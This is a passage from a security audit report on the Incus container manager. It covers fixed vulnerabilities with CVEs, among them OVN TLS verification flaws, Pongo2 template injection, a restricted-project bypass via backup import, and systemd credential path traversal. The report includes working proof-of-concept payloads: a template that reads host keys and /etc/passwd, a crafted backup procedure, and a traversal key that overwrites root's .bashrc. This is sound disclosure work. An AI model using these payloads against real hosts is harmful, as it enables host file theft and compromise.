drwx------ 2 root root 4.0K Mar  1 22:44 custom
-rw------- 1 root root 106M Mar 23 10:46 incus_backup_2743299426
drwx------ 2 root root 4.0K Mar  1 22:44 instances

total 110M
drwx------ 2 root root 4.0K Mar  1 22:44 custom
-rw------- 1 root root 110M Mar 23 10:46 incus_backup_2743299426
drwx------ 2 root root 4.0K Mar  1 22:44 instances

total 113M
drwx------ 2 root root 4.0K Mar  1 22:44 custom
-rw------- 1 root root 113M Mar 23 10:46 incus_backup_2743299426
drwx------ 2 root root 4.0K Mar  1 22:44 instances
```

Step 3: Observe post-stream failure behavior

When the client-side timeout expires, the upload is interrupted locally and the stream stops. In this reproduction, that means the process is terminated before any later import-stage error is surfaced back to the client. This does not mitigate the issue during the active upload window, because *io.Copy* continues writing to disk for as long as the attacker keeps the stream open.

It is recommended to enforce a maximum request size or quota-aware upload limit in the affected binary import paths before any data is written to disk. The incoming request body should be wrapped with *http.MaxBytesReader*, *io.LimitReader*, or an equivalent quota-aware mechanism so that oversized uploads fail safely before consuming unbounded host storage. By contrast, other upload flows such as image upload appear to use *internalIO.NewQuotaWriter(..., budget)* when persisting request data, but no analogous quota enforcement is visible in the affected binary import handlers.

INC-01-024 WP3: OVN TLS Verification Accepts Peer-Supplied Roots (*Critical*)

Retest Notes: Resolved by Incus[32] and confirmed by 7ASecurity.
References: CVE-2026-40243[33], Github advisory GHSA-c839-4qxr-j4x3[34].

The OVN client implementations within Incus disable Go standard TLS server verification (*InsecureSkipVerify: true*) and replace it with custom peer-certificate verification logic. That replacement verifier does not anchor trust in the configured CA certificate. Instead, it constructs the verification root set from certificates supplied by the peer during the handshake. As a result, the configured CA is parsed but not used as the trust anchor for the final verification decision.

Although a configured CA certificate (*tlsCAcert*) is parsed and added to a client CA pool, that pool is not used during the final verification decision. Instead, the callback creates a fresh roots pool from the raw certificates received over the wire and verifies the presented leaf certificate against those attacker-influenced roots. No endpoint identity validation is visible in the provided verification logic.

In OVN-enabled Incus deployments that use these SSL database connection paths, this affects authenticated connections from Incus to the OVN northbound and southbound databases. Incus documents clustered OVN deployments in which the OVN distributed database runs across multiple servers, and upstream OVN documentation describes the northbound database as the interface used by the cloud management system and the southbound database as the central coordination point for logical and physical network state[35].

Because the custom verifier accepts peer-supplied trust anchors, an attacker able to impersonate or intercept the OVN endpoint on the management network can present a rogue self-signed certificate chain. Incus will accept this certificate as valid, collapsing the configured CA-based trust model. Because Incus exposes dedicated OVN TLS settings for a CA certificate, client certificate, and client key, the implementation clearly intends to authenticate OVN database connections using operator-supplied trust material rather than peer-supplied certificates[36]. By abandoning the configured CA pool and instead trusting peer-supplied roots, the implementation defeats the intended authentication boundary on OVN database connections and permits endpoint impersonation by an active attacker able to intercept or stand in for the OVN database service.

[32] https://github.com/lxc/incus/pull/3273
[33] https://nvd.nist.gov/vuln/detail/cve-2026-40243
[34] https://github.com/lxc/incus/security/advisories/GHSA-c839-4qxr-j4x3
[35] https://linuxcontainers.org/incus/docs/main/howto/network_ovn_setup/
[36] https://discuss.linuxcontainers.org/t/setting-network-ovn-ca-cert[...]-client-key/22212

In clustered OVN-backed Incus deployments, this flaw reduces CA-anchored authentication of OVN database connections to endpoint impersonation for an attacker with a suitable position on the management or control-plane network. This is especially significant because OVN northbound and southbound databases are the authoritative control-plane interfaces for logical network configuration, translation, and distribution to hypervisors and gateways. As a result, the issue is best understood as a control-plane authentication failure with potentially broad networking impact, not merely as generic TLS misconfiguration[37].

Affected Files:
https://github.com/lxc/incus/blob/v6.22.0/internal/server/network/ovn/ovn_nb.go
https://github.com/lxc/incus/blob/v6.22.0/internal/server/network/ovn/ovn_sb.go
https://github.com/lxc/incus/blob/v6.22.0/internal/server/network/ovn/ovn_icnb.go
https://github.com/lxc/incus/blob/v6.22.0/internal/server/network/ovn/ovn_icsb.go

Affected Code:
```
func NewNB(dbAddr string, sslCACert string, sslClientCert string, sslClientKey string)
(*NB, error) {
    [...]
    if strings.Contains(dbAddr, "ssl:") {
        [...]
        tlsConfig := &tls.Config{
            Certificates:       []tls.Certificate{clientCert},
            InsecureSkipVerify: true,
        }

        if sslCACert != "" {
            [...]
            tlsCAcert, err := x509.ParseCertificate(tlsCAder.Bytes)
            if err != nil {
                return nil, err
            }

            tlsCAcert.IsCA = true
            tlsCAcert.KeyUsage = x509.KeyUsageCertSign

            clientCAPool := x509.NewCertPool()
            clientCAPool.AddCert(tlsCAcert)

            tlsConfig.VerifyPeerCertificate = func(rawCerts [][]byte, chains
[][]*x509.Certificate) error {
                if len(rawCerts) < 1 {
                    return errors.New("Missing server certificate")
                }

                roots := x509.NewCertPool()
```

[37] https://linuxcontainers.org/incus/docs/main/howto/network_ovn_setup/

```
                for _, rawCert := range rawCerts {
                    cert, _ := x509.ParseCertificate(rawCert)
                    if cert != nil {
                        roots.AddCert(cert)
                    }
                }

                cert, _ := x509.ParseCertificate(rawCerts[0])
                if cert == nil {
                    return errors.New("Bad server certificate")
                }

                opts := x509.VerifyOptions{
                    Roots: roots,
                }

                _, err := cert.Verify(opts)
                return err
            }
        }

        options = append(options, ovsdbClient.WithTLSConfig(tlsConfig))
    }
    [...]
}
```

The same verification pattern is duplicated in the other affected files listed above.

Verification-Logic Proof of Concept

Because the vulnerability resides entirely in the certificate-verification logic, it can be demonstrated in isolation without a live interception lab. The following Go harness reproduces the effective OVN client verification logic, generates a rogue self-signed certificate, and demonstrates that the implemented trust decision accepts peer-supplied roots instead of the configured CA pool.

Commands:

```
cat <<'EOF' > poc_ovn_tls_roots.go
package main

import (
    "crypto/ed25519"
    "crypto/rand"
    "crypto/x509"
    "crypto/x509/pkix"
    "fmt"
    "math/big"
    "time"
```

```
)

func main() {
    pub, priv, _ := ed25519.GenerateKey(rand.Reader)

    template := x509.Certificate{
        SerialNumber: big.NewInt(1),
        Subject: pkix.Name{
            Organization: []string{"Attacker Corp MITM"},
        },
        NotBefore:             time.Now(),
        NotAfter:              time.Now().Add(time.Hour),
        KeyUsage:              x509.KeyUsageDigitalSignature | x509.KeyUsageCertSign,
        ExtKeyUsage:           []x509.ExtKeyUsage{x509.ExtKeyUsageServerAuth},
        BasicConstraintsValid: true,
        IsCA:                  true,
    }

    rogueCertBytes, _ := x509.CreateCertificate(rand.Reader, &template, &template, pub,
priv)

    verifyPeerCertificate := func(rawCerts [][]byte) error {
        if len(rawCerts) < 1 {
            return fmt.Errorf("missing server certificate")
        }

        roots := x509.NewCertPool()
        for _, rawCert := range rawCerts {
            cert, _ := x509.ParseCertificate(rawCert)
            if cert != nil {
                roots.AddCert(cert)
            }
        }

        cert, _ := x509.ParseCertificate(rawCerts[0])
        if cert == nil {
            return fmt.Errorf("bad server certificate")
        }

        opts := x509.VerifyOptions{
            Roots: roots,
        }

        _, err := cert.Verify(opts)
        return err
    }

    err := verifyPeerCertificate([][]byte{rogueCertBytes})
    if err == nil {
        fmt.Println("[!] VULNERABLE: The reproduced OVN client verification logic
accepted the rogue attacker certificate.")
```

```
    } else {
        fmt.Printf("Safe: Rejected with error: %v\n", err)
    }
}
EOF

go run poc_ovn_tls_roots.go
```

Result:

```
[!] VULNERABLE: The reproduced OVN client verification logic accepted the rogue attacker certificate.
```

It is recommended to verify peer certificates against the configured CA pool rather than against roots synthesized from untrusted peer input. The safest fix is to remove the custom *VerifyPeerCertificate* logic and rely on Go standard TLS verification with *tls.Config.RootCAs* set to the configured CA pool and, where applicable, *ServerName* set appropriately for identity validation.

INC-01-026 WP3: Arbitrary File Read via Pongo2 Template Injection *(**Critical**)*

Retest Notes: Resolved by Incus[38] and confirmed by 7ASecurity.
References: CVE-2026-33897[39], Github advisory GHSA-83xr-5xxr-mh92[40].

Incus uses the Pongo2 templating engine (v6.0.0) to process instance metadata templates and dynamically render files inside the container at various stages of the instance lifecycle, such as *create* and *start*.[41] The Incus implementation uses two patterns for invoking the Pongo2 templating engine, and the pattern that loads a template as a string was found to lack effective path restrictions and dangerous tag limitations. This allows arbitrary files to be read from the host file system and rendered inside the container, resulting in an arbitrary host file read primitive.

A low-privileged user can upload an image that contains malicious metadata and a template designed to extract sensitive data from the Incus host, including server keys, configuration files, certificates, and the full Incus database, which may enable privilege escalation within the Incus environment.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/…/drivers/driver_lxc.go#L7411-L7420
Affected Code:

```
[...]
// Read the template
tplString, err := os.ReadFile(filepath.Join(d.TemplatesPath(), tpl.Template))
[...]
// Restrict filesystem access to within the container's rootfs
tplSet := pongo2.NewSet(fmt.Sprintf("%s-%s", d.name, tpl.Template),
template.ChrootLoader{Path: d.RootfsPath()})

tplRender, err := tplSet.FromString("{% autoescape off %}" + string(tplString) + "{%
endautoescape %}")
[...]
```

Affected Files:
https://github.com/flosch/pongo2/blob/v6.0.0/tags_ssi.go#L46
https://github.com/flosch/pongo2/blob/v6.0.0/template_sets.go#L89-L91

Affected Code:

```
func (set *TemplateSet) resolveFilenameForLoader(loader TemplateLoader, tpl *Template,
path string) string {
    name := ""
```

[38] https://github.com/lxc/incus/pull/3092
[39] https://nvd.nist.gov/vuln/detail/cve-2026-33897
[40] https://github.com/lxc/incus/security/advisories/GHSA-83xr-5xxr-mh92
[41] https://pongo2.dev/

```
    if tpl != nil && tpl.isTplString {
        return path
    }
    if tpl != nil {
        name = tpl.name
    }
    return loader.Abs(name, path)
}
```

The following steps can be used to prepare a malicious image that exploits the templating engine:

Step 1: Add a templates section to the unpacked image

Any *image.tar.gz* can be downloaded and unpacked, and the *metadata.yaml* file can then be modified as follows:

PoC: metadata.yaml

```
architecture: x86_64
creation_date: 1774206560
expiry_date: 1776585272
properties:
  architecture: amd64
  description: Ubuntu jammy amd64 (cloud) (20260320_07:42)
  name: ubuntu-jammy-amd64-cloud-20260320_07:42
  os: ubuntu
  release: jammy
  serial: "20260320_07:42"
  variant: cloud
templates:
  /root/exfil_output:
    when:
    - start
    template: exfil.tpl
    properties: {}
[...]
```

Step 2: Create a malicious template file

The malicious template, *exfil.tpl*, should be created inside the *templates/* subdirectory of the unpacked image with the following content:

PoC: exfil.tpl

```
Hostname /etc/hostname:
{% ssi "/etc/hostname" %}

PASSWD /etc/psswd
{% ssi "/etc/passwd" %}
```

```
INCUS Server.key /var/lib/incus/server.key
{% ssi "/var/lib/incus/server.key" %}

PROC/SELF/CMDLINE
{% ssi "/proc/self/cmdline" %}

PROC/SELF/ENVIRON
{% ssi "/proc/self/environ" %}
```

Step 3: Payload exploitation

After the files are prepared, the image can be compressed as a tarball and uploaded to the Incus server. The attacker can then create a container using the malicious image. Upon startup, the rendered output is created inside the container.

Command:

```
root@sg-poc4:~# cat exfil_output
```

Output:

```
Hostname /etc/hostname:
incus-7a


PASSWD /etc/psswd
root:x:0:0:root:/root:/bin/bash
[...]
incus:x:988:988:Incus user:/var/lib/incus:/usr/bin/nologin
user:x:1000:1000:,,,:/home/user:/bin/bash
[...]

INCUS Server.key /var/lib/incus/server.key
-----BEGIN EC PRIVATE KEY-----
[...]

PROC/SELF/CMDLINE
incusd--groupincus-admin--logfile/var/log/incus/incusd.log

PROC/SELF/ENVIRON
USER=rootLD_LIBRARY_PATH=/opt/incus/lib/[...]
```

The root cause of the issue is that the Pongo2 library skips the chroot isolation mechanism when the template is passed as a string while the loader is configured. A follow-up security issue was reported to the Pongo2 project to investigate this behavior and potentially implement an upstream fix.

It is recommended to use the same logic as the *RenderTemplate* function from Incus internal utilities, because it blocks dangerous Pongo2 tags and prevents this attack vector, although certain templating features may need to be disabled. If the issue is resolved upstream and potentially dangerous tags are still required, the implementation should be reviewed, a secure alternative should be identified, and template-injection test cases should be added to ensure that the code behaves as intended.

INC-01-028 WP2: Restricted Project Policy Bypass via Backup Import *(High)*

Retest Notes: Resolved by Incus[42] and confirmed by 7ASecurity.
References: CVE-2026-34178[43], Github advisory GHSA-q96j-3fmm-7fv4[44].
Note: Found independently by 7ASecurity, the maintainers clarified later this was reported as CVE-2026-34178 by a third party, before this audit started.

The Incus backup import flow contains a restricted-project policy bypass that allows creation of an instance with configuration forbidden by restricted-project policy.

During backup import, *createFromBackup()* parses *backup/index.yaml* and performs *project.AllowInstanceCreation()* against the embedded instance definition from that file before import-time overrides are processed. Later in the import flow, user-supplied overrides passed through *--config* and *--device* are applied to the backup-derived instance configuration inside *internalImportFromBackup()*. The resulting mutated configuration is then converted through *backup.ConfigToInstanceDBArgs()* and passed to *instance.CreateInternal()*. No second call to *project.AllowInstanceCreation()*, and no equivalent restricted-project enforcement, is visible after those overrides are merged into the final effective instance definition.

Because authorization is performed on the pre-override configuration from *backup/index.yaml*, while instance creation uses the post-override configuration assembled later, the import path authorizes one configuration but creates another. If import-time overrides are intended to remain subject to restricted-project policy, this allows those overrides to bypass that policy. A restricted project configured to forbid privileged containers can therefore still import a backup with *--config security.privileged=true* and create a privileged container.

This breaks the documented security model of restricted projects. Incus documentation states that when *restricted.containers.privilege* is set to unprivileged, setting *security.privileged* to *true* is prevented. A user confined to a project configured with

[42] https://github.com/lxc/incus/pull/3088
[43] https://nvd.nist.gov/vuln/detail/cve-2026-34178
[44] https://github.com/canonical/lxd/security/advisories/GHSA-q96j-3fmm-7fv4

restricted.containers.privilege=unprivileged can nevertheless create a privileged container with *security.privileged=true* through the backup import path[45].

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/cmd/incusd/instances_post.go

Affected Code:

```
func createFromBackup(s *state.State, r *http.Request, projectName string, data
io.Reader, pool string, instanceName string, config string, device string)
response.Response {
    [...]

    // Check project permissions.
    var req api.InstancesPost
    err = s.DB.Cluster.Transaction(r.Context(), func(ctx context.Context, tx
*db.ClusterTx) error {
        req = api.InstancesPost{
            InstancePut: bInfo.Config.Container.InstancePut,
            Name:        bInfo.Name,
            Source:      api.InstanceSource{}, // Only relevant for "copy" or
"migration", but may not be nil.
            Type:        api.InstanceType(bInfo.Config.Container.Type),
        }

        return project.AllowInstanceCreation(tx, projectName, req)
    })
    if err != nil {
        return response.SmartError(err)
    }

    bInfo.Project = projectName

    // Override pool.
    if pool != "" {
        bInfo.Pool = pool
    }

    // Override instance name.
    if instanceName != "" {
        bInfo.Name = instanceName
    }

    // Override config.
    configMap := map[string]string{}
    if config != "" {
        configOverride := strings.Split(config, " ")
        for _, entry := range configOverride {
            key, value, found := strings.Cut(entry, "=")
```

[45] https://linuxcontainers.org/incus/docs/main/reference/projects/

```
            if !found {
                return response.BadRequest(fmt.Errorf("Failed to parse config
<key>=<value>: %q", entry))
            }

            configMap[key] = value
        }
    }

    // Override device.
    deviceMap := map[string]map[string]string{}
    if device != "" {
        [...]
    }

    [...]

    run := func(op *operations.Operation) error {
        [...]

        err = internalImportFromBackup(context.TODO(), s, bInfo.Project, bInfo.Name,
instanceName != "", deviceMap, configMap)
        if err != nil {
            return fmt.Errorf("Failed importing backup: %w", err)
        }

        [...]
    }

    [...]
}
```

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/cmd/incusd/api_internal.go

Affected Code:

```
func internalImportFromBackup(ctx context.Context, s *state.State, projectName string,
instName string, allowNameOverride bool, deviceMap map[string]map[string]string,
configMap map[string]string) error {
    [...]

    // Add root device if needed.
    internalImportRootDevicePopulate(instancePoolName, backupConf.Container.Devices,
backupConf.Container.ExpandedDevices, profiles)

    // Override device.
    for k, m := range deviceMap {
        for key, value := range m {
            if backupConf.Container.Devices[k] == nil {
                backupConf.Container.Devices[k] = map[string]string{}
```

```
            }

            if backupConf.Container.ExpandedDevices[k] == nil {
                backupConf.Container.ExpandedDevices[k] = map[string]string{}
            }

            backupConf.Container.Devices[k][key] = value
            backupConf.Container.ExpandedDevices[k][key] = value
        }
    }

    // Override config.
    for key, value := range configMap {
        backupConf.Container.Config[key] = value
        backupConf.Container.ExpandedConfig[key] = value
    }

    reverter := revert.New()
    defer reverter.Fail()

    if backupConf.Container == nil {
        return errors.New("No instance config in backup config")
    }

    instDBArgs, err := backup.ConfigToInstanceDBArgs(s, backupConf, projectName, true)
    if err != nil {
        return err
    }

    _, instOp, cleanup, err := instance.CreateInternal(s, *instDBArgs, nil, true, true)
    if err != nil {
        return fmt.Errorf("Failed creating instance record: %w", err)
    }

    [...]
}
```

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/internal/server/project/permissions.go

Affected Code:

```
func AllowInstanceCreation(tx *db.ClusterTx, projectName string, req api.InstancesPost)
error {
    [...]

    // Add the instance being created.
    info.Instances = append(info.Instances, api.Instance{
        Name:        req.Name,
        Project:     projectName,
        InstancePut: req.InstancePut,
```

```
        Type:        string(req.Type),
    })

    // Special case restriction checks on volatile.* keys.
    strip := false

    if slices.Contains([]string{"copy", "migration"}, req.Source.Type) {
        // Allow stripping volatile keys if dealing with a copy or migration.
        strip = true
    }

    err = checkRestrictionsOnVolatileConfig(
        info.Project, instanceType, req.Name, req.Config, map[string]string{}, strip)
    if err != nil {
        return err
    }

    err = checkRestrictionsAndAggregateLimits(tx, info)
    if err != nil {
        return fmt.Errorf("Failed checking if instance creation allowed: %w", err)
    }

    return nil
}
```

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/internal/server/instance/instance_utils.go

Affected Code:

```
func CreateInternal(s *state.State, args db.InstanceArgs, op *operations.Operation,
clearLogDir bool, checkArchitecture bool) (Instance, *operationlock.InstanceOperation,
revert.Hook, error) {
    [...]

    // Validate instance config.
    err = ValidConfig(s.OS, args.Config, false, args.Type)
    if err != nil {
        return nil, nil, nil, err
    }

    [...]

    inst, cleanup, err := Create(s, args, *p, op)
    if err != nil {
        return nil, nil, nil, err
    }

    [...]
}
```

The following PoC demonstrates that a restricted project configured to forbid privileged containers can nevertheless be made to accept *security.privileged=true* through the backup import path.

Step 1: Create a restricted project

Commands:

```
incus project create rbx
incus project set rbx restricted=true
incus project set rbx restricted.containers.lowlevel=block
incus project set rbx restricted.virtual-machines.lowlevel=block
incus project set rbx restricted.containers.privilege=unprivileged
incus project set rbx restricted.devices.disk=managed
incus project set rbx restricted.devices.nic=managed
incus project set rbx restricted.devices.proxy=block
incus project set rbx restricted.devices.usb=block
incus project set rbx restricted.devices.gpu=block
incus project set rbx restricted.devices.pci=block
incus profile device add default root disk path=/ pool=local-pool --project rbx
incus project show rbx
```

Results:

```
restricted: "true"
restricted.containers.lowlevel: block
restricted.containers.privilege: unprivileged
restricted.devices.disk: managed
restricted.virtual-machines.lowlevel: block
```

Step 2: Create a seed instance in the restricted project

Commands:

```
incus --project rbx init images:alpine/edge seed
incus stop --force seed --project rbx 2>/dev/null || true
incus info seed --project rbx
```

Results:

```
Name: seed
Status: STOPPED
Type: container
```

Step 3: Build a crafted backup on the Incus host

Commands:

```
mkdir -p /root/incus-rbx-poc/build/backup/container

VOL="/var/lib/incus/storage-pools/local-pool/containers/rbx_seed"
```

```
cp -a "$VOL/backup.yaml" /root/incus-rbx-poc/build/backup/container/backup.yaml
cp -a "$VOL/metadata.yaml" /root/incus-rbx-poc/build/backup/container/metadata.yaml
cp -a "$VOL/rootfs" /root/incus-rbx-poc/build/backup/container/rootfs
cp -a "$VOL/templates" /root/incus-rbx-poc/build/backup/container/templates

cat <<'EOF' >/root/incus-rbx-poc/build_index.py
from pathlib import Path
import copy
import datetime as dt
import yaml

src = Path("/var/lib/incus/storage-pools/local-pool/containers/rbx_seed/backup.yaml")
dst = Path("/root/incus-rbx-poc/build/backup/index.yaml")

def normalize(obj):
    if isinstance(obj, dict):
        return {k: normalize(v) for k, v in obj.items()}
    if isinstance(obj, list):
        return [normalize(v) for v in obj]
    if isinstance(obj, (dt.datetime, dt.date)):
        s = obj.isoformat()
        if s.endswith("+00:00"):
            s = s[:-6] + "Z"
        return s
    return obj

cfg = yaml.safe_load(src.read_text())
cfg = normalize(cfg)

san = copy.deepcopy(cfg)

c = san["container"]

# Remove Incus-managed volatile runtime keys to keep the import reproducible and avoid
unrelated validation noise
c["config"] = {k: v for k, v in c.get("config", {}).items() if not
k.startswith("volatile.")}
c["expanded_config"] = {k: v for k, v in c.get("expanded_config", {}).items() if not
k.startswith("volatile.")}

c["devices"] = {}
c["expanded_devices"] = {
    "root": {
        "type": "disk",
        "path": "/",
        "pool": "local-pool",
    }
}
c["profiles"] = ["default"]
c["project"] = "rbx"
c["name"] = "seed"
```

```
index = {
    "name": "seed",
    "backend": "dir",
    "pool": "local-pool",
    "optimized": False,
    "optimized_header": False,
    "type": "container",
    "config": san,
}

dst.write_text(yaml.safe_dump(index, sort_keys=False))
EOF
python3 /root/incus-rbx-poc/build_index.py

tar -C /root/incus-rbx-poc/build -czf /root/incus-rbx-poc/seed-sanitized-index.tar.gz
backup
tar -tzf /root/incus-rbx-poc/seed-sanitized-index.tar.gz | sed -n '1,20p'
grep -n 'volatile\.' /root/incus-rbx-poc/build/backup/index.yaml || echo
"NO_VOLATILE_IN_INDEX"
grep -n 'volatile\.' /root/incus-rbx-poc/build/backup/container/backup.yaml | sed -n
'1,20p'
```

Results:

```
backup/
backup/index.yaml
backup/container/
backup/container/backup.yaml
backup/container/metadata.yaml
backup/container/rootfs/
backup/container/templates/

NO_VOLATILE_IN_INDEX

12:    volatile.apply_template: create
13:    volatile.base_image:
d9c2f7525ebc02cfec75c68d99e3e904ae83d65bb0dc943f3e7ae01ce69df1dd
14:    volatile.cloud-init.instance-id: d335c344-4919-4cb6-abc8-07b82ce36591
15:    volatile.idmap.base: "0"
16:    volatile.idmap.next:
'[{"Isuid":true,"Isgid":false,"Hostid":1000000,"Nsid":0,"Maprange":1000000000},{"Isuid"
:false,"Isgid":true,"Hostid":1000000,"Nsid":0,"Maprange":1000000000}]'
17:    volatile.last_state.idmap: '[]'
18:    volatile.uuid: b5e4011e-f402-4f21-b32e-c9d4945c058b
19:    volatile.uuid.generation: b5e4011e-f402-4f21-b32e-c9d4945c058b
```

Step 4: Import the crafted backup with a forbidden override

Commands:

```
incus delete -f poc-priv --project rbx 2>/dev/null || true
incus --project rbx import /root/incus-rbx-poc/seed-sanitized-index.tar.gz poc-priv \
  --storage local-pool \
  --config security.privileged=true
```

Results:

```
Importing instance: 100%
```

Step 5: Verify privileged container creation inside the restricted project

Commands:

```
incus info poc-priv --project rbx
incus config get poc-priv security.privileged --project rbx
```

Results:

```
Name: poc-priv
Status: STOPPED
Type: container

true
```

Commands:

```
incus config show poc-priv --expanded --project rbx | sed -n '1,120p'
```

Results:

```
config:
  image.architecture: amd64
  image.description: Alpine edge amd64 (20260322_13:00)
  image.os: Alpine
  image.release: edge
  image.requirements.secureboot: "false"
  image.serial: "20260322_13:00"
  image.type: squashfs
  image.variant: default
  security.privileged: "true"
  volatile.apply_template: create
  volatile.base_image: d9c2f7525ebc02cfec75c68d99e3e904ae83d65bb0dc943f3e7ae01ce69df1dd
  volatile.cloud-init.instance-id: d335c344-4919-4cb6-abc8-07b82ce36591
  volatile.idmap.base: "0"
  volatile.idmap.next: '[]'
  volatile.last_state.idmap: '[]'
  volatile.uuid: b5e4011e-f402-4f21-b32e-c9d4945c058b
  volatile.uuid.generation: b5e4011e-f402-4f21-b32e-c9d4945c058b
devices:
  root:
```

```
    path: /
    pool: local-pool
    type: disk
ephemeral: false
profiles:
- default
stateful: false
description: ""
```

Step 6: Optional runtime confirmation

Commands:

```
incus start poc-priv --project rbx
incus exec poc-priv --project rbx -- id
incus exec poc-priv --project rbx -- sh -c 'grep CapEff /proc/1/status; ls -ld /root'
incus stop --force poc-priv --project rbx
```

Results:

```
uid=0(root) gid=0(root)
CapEff: 000001fffdfcffff
drwx------    2 root     root          4096 Jan 27 21:19 /root
```

This demonstrates that the backup import path can create an instance with *security.privileged=true* inside a project configured to forbid privileged containers, consistent with a restricted-project policy bypass. The runtime output above is additional confirmation only.

It is recommended to enforce project permission and restriction checks on the final effective configuration and device set after all import-time overrides have been applied and before calling *instance.CreateInternal()*. The import path should not authorize against a configuration source that differs from the configuration eventually used for instance creation. As defense in depth, internal instance-creation paths should also reject instance definitions that violate project restrictions so that callers cannot authorize one configuration and create another.

INC-01-030 WP1/3: Arbitrary File Write via Systemd Path Traversal (*Critical*)

Retest Notes: Resolved by Incus[46] and confirmed by 7ASecurity.
References: CVE-2026-33945[47],Github advisory GHSA-q4q8-7f2j-9h9f[48].

The container credential materialization logic contains a path-traversal vulnerability that allows an authenticated attacker to write a file through the *incusd* daemon, which typically runs with elevated privileges on the underlying host, outside the intended credentials directory.

Incus supports free-form *systemd.credential.** and *systemd.credential-binary.** instance configuration keys. During container startup and credential refresh, the prefix is stripped and the remaining attacker-controlled suffix is used directly as a file path without validation. The suffix may include path separators, traversal sequences such as *../*, or absolute paths, leading to an arbitrary host file-write primitive.

The path is constructed using *filepath.Join(credentialsDir, k)* without validating that the final path remains beneath the intended directory. The daemon then writes the file and changes ownership of the resulting file to the mapped container root UID and GID on the host. Additionally, if the targeted file already exists, *os.WriteFile*[49] truncates and overwrites its contents but does not reset the existing file mode to *0o400*, which may preserve a more permissive mode.

In a plausible exploitation scenario, a low-privileged user can use this vulnerability together with the behavior of *os.WriteFile* to overwrite sensitive files such as */root/.bashrc* and plant a backdoor, which may lead to full compromise of the host environment depending on the targeted path and execution conditions.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/internal/instance/config.go

```
func ConfigKeyChecker(key string, instanceType api.InstanceType) (func(value string)
error, error) {
    [...]
    if strings.HasPrefix(key, "systemd.credential.") {
        return validate.IsAny, nil
    }

    if strings.HasPrefix(key, "systemd.credential-binary.") {
        return validate.IsBase64, nil
```

[46] https://github.com/lxc/incus/pull/3092
[47] https://nvd.nist.gov/vuln/detail/cve-2026-33945
[48] https://github.com/lxc/incus/security/advisories/GHSA-q4q8-7f2j-9h9f
[49] https://pkg.go.dev/os#WriteFile

```
    }
    [...]
}
```

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/internal/server/instance/drivers/driver_lxc.go

```
func (d *lxc) setupCredentials(update bool) error {
    [...]
    credentialsDir := filepath.Join(d.Path(), "credentials")
    credentials := map[string][]byte{}
    oldCredentials := map[string]bool{}

    [...]

    for k, v := range d.expandedConfig {
        after, ok := strings.CutPrefix(k, "systemd.credential.")
        if ok {
            credentials[after] = []byte(v)
            continue
        }

        after, ok = strings.CutPrefix(k, "systemd.credential-binary.")
        if ok {
            data, err := base64.RawStdEncoding.DecodeString(strings.TrimRight(v, "="))
            if err != nil {
                return fmt.Errorf("Invalid base64 value for %q: %q", k, v)
            }

            credentials[after] = data
        }
    }

    [...]

    for k, v := range credentials {
        credentialPath := filepath.Join(credentialsDir, k)
        err := os.WriteFile(credentialPath, v, 0o400)
        if err != nil {
            return fmt.Errorf("Failed to write credential %q: %w", k, err)
        }

        err = os.Chown(credentialPath, int(rootUID), int(rootGID))
        if err != nil {
            return fmt.Errorf("Failed setting permissions for file %q: %w",
credentialPath, err)
        }

        delete(oldCredentials, k)
    }
```

```
    [...]
}
```

The following proof of concept demonstrates that an authenticated attacker with permission to start an instance can use a traversal in a *systemd.credential.** key suffix to escape the intended credentials directory and cause the host daemon to create or overwrite a file at an arbitrary host path.

Step 1: Create and launch a test instance using malicious configuration

From an Incus client or WebUI with permission to manage instances in a project under attacker control, the attacker needs to create and start a malicious instance to trigger credential-setup code.

PoC (sample part of *config.yaml*):

```
architecture: x86_64
config:
  image.architecture: amd64
  image.description: Ubuntu jammy amd64 (20260322_07:42)
  image.os: Ubuntu
  image.release: jammy
  image.serial: '20260322_07:42'
  image.type: squashfs
  image.variant: cloud
  systemd.credential.../../../../../../root/.bashrc: touch /tmp/arbwrite
[...]
```

Step 2: Confirm the *.bashrc* file was modified

After the instance is started, the *.bashrc* file is overwritten on the underlying Incus host. The ownership of the file is changed to *UID 1000000*. Because the file already existed, the permissions are not reset and remain as originally assigned (*0o644*). The following commands can be used to confirm file modification:

Command:

```
root@incus-7a:~# ls -la
```

Output:

```
[...]
drwx------  5 root    root     4096 Mar 24 12:21  .
drwxr-xr-x 18 root    root     4096 Mar  9 16:13  ..
-rw-------  1 root    root    19828 Mar 24 12:05  .bash_history
-rw-r--r--  1 1000000 1000000    19 Mar 24 12:04  .bashrc
[...]
```

The following commands show the content of the overwritten file and the file created after a *root* user logs in to the machine and the malicious *.bashrc* is executed:

Command (backdoor content):

```
cat .bashrc
```

Output:

```
touch /tmp/arbwrite
```

Command (post-exploitation):

```
ls -la /tmp/arbwrite
```

Output:

```
-rw-r--r-- 1 root root 0 Mar 24 12:23 /tmp/arbwrite
```

It is recommended to reject path separators, traversal tokens, and absolute paths in *systemd.credential.** and *systemd.credential-binary.** suffixes, enforce basename-only semantics for credential names, and verify after path construction that the final path remains strictly beneath the intended credentials directory before performing any write or ownership operation.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

INC-01-001 WP1: Possible DoS Attacks on HTTP Services *(Medium)*

Retest Notes: Resolved by Incus[50] and confirmed by 7ASecurity.

It was found that the incusd API HTTP services use *net/http* without read, write, or header timeout settings. This can increase exposure to Slowloris-style denial-of-service attacks, where connections are kept open by sending data slowly.[51] This issue is evident in the following code snippet:

Affected Files:
https://github.com/lxc/incus/blob/[...]/cmd/incusd/api.go#L177
https://github.com/lxc/incus/blob/[...]/cmd/incusd/api.go#L203
https://github.com/lxc/incus/blob/[...]/cmd/incusd/api.go#L230
https://github.com/lxc/incus/blob/[...]/cmd/incusd/api.go#L383
https://github.com/lxc/incus/blob/[...]/cmd/incusd/dev_incus.go#L40

Affected Code:
```
return &http.Server{
        Handler:     &httpServer{r: router, d: d},
        ConnContext: request.SaveConnectionInContext,
        IdleTimeout: 30 * time.Second,
        }
```

